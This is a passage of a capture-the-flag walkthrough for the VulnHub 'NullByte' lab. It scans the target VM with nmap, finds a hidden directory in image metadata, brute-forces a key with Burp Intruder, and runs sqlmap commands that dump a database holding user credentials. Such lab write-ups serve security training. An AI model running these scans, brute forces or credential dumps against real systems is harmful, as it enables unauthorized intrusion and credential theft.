
NullByte

Codename: NB0x01
Objetcive: Get to /root/proof.txt and follow the instructions.
Level: Basic to intermediate.
Description: Boot2root, box will get IP from dhcp, works fine with virtualbox&vmware.
Hints: Use your lateral thinking skills, maybe you'll need to write some code.

Link to download: https://www.vulnhub.com/entry/nullbyte-1,126/


Information Gathering

As always let's start by identifying our target IP using netdiscover



IP-192.168.56.159


Now let's perform a nmap scan to identify ports,services,version etc.
sudo nmap -A -p- 192.168.56.159




From the nmap scan results four open ports were identified.
port80(http)
port111(rpcbind)
port777(ssh)
port38935(status)

Enumeration


Let's start by enumerating port 80.
http://192.168.56.159




We checked the source code and identified only a link to the image and without further due we downloaded it using wget to see it could give any hints.
After downloading the image we used exiftool tool to see all available information regarding the image and got something unusual.
exiftool main.gif




So after spending some more time figuring what this identified this was also a directory of the webpage. So now let's check the webpage.
http://192.168.56.159/kzMb5nVYJw




Now they were asking for a key which probably i didn't have so tried to intercept the page using burp and do a password bruteforce through intruder tab.




We were able to crack the password within no time as it was fairly simple.
Now they were asking for a username in which anything entered displays database is fetched but couldn't see. Now i did a sqlmap to find out hidden databases,tables what information it could give us.
sqlmap --url http://192.168.56.159/kzMb5nVYJw/420search.php?usrtosearch=adfasfd --dbs --batch



We got number of databases and going through each one found out seth database contained credentials of a user.
sqlmap --url http://192.168.56.159/kzMb5nVYJw/420search.php?usrtosearch=adfasfd --dbs -D seth --dump --batch



